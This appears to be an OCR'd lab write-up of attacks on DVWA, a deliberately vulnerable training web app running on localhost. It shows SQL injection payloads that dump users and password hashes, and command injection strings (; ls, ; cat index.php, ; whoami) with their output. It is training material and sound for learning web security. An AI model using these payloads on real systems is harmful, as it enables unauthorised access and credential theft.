  ‘ OR 1=1 #




127.0.0.1:8080/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

- Writing command to get the user name and their passwords
‘ UNION SELECT user, password FROM users--



127.0.0.1:8080/vulnerabilities/sqli/?id='+UNION+SELECT++user%2Cpassword+FROM+users--+&Submit=Subr


Vulnerability: SQL Injection

User ID: Submit

```
ID: ' UNION SELECT  user,password FROM users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT  user,password FROM users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT  user,password FROM users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT  user,password FROM users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT  user,password FROM users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

3. Command Injection:

- Opening Command Injection in DVWA



Vulnerability: Command Injection


Ping a device

Enter an IP address:

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

- Pinging IP Address:
  127.0.0.1



Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.109 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.088 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.081 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.081/0.093/0.109/0.000 ms
```

- Using command to get the list in that host

127.0.0.1; ls



Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.080 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.069/0.085/0.114/0.000 ms
help
index.php
source
```

- Using command to see the file

127.0.0.1; cat index.php



Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.104 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.110 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.145 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.068/0.107/0.145/0.027 ms
```

Vulnerability: Command Injection

Ping a device


Enter an IP address:

\"Submit\"

```
\n";

if( $vulnerabilityFile == 'impossible.php' )
        $page[ 'body' ] .= "                " . tokenField();
```

- Using command to know the hosts name and the user name

127.0.0.1; whoami ; hostname



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.175 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.137 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.078 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.078/0.120/0.175/0.039 ms
www-data
ef4b2a0fd4dc
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

- Using command to know the host name,user name and list of home directory

127.0.0.1; whoami; hostname; ls ../



Vulnerability: Command Injection


Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.086 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.118 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.067/0.088/0.118/0.000 ms
www-data
ef4b2a0fd4dc
brute
captcha
csrf
exec
fi
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
xss_r
xss_s
```

- Using command to show the text

127.0.0.1; echo “You’ve been hacked”



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.081 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.081 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.082 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.081/0.082/0.082/0.000 ms
you've been hacked
```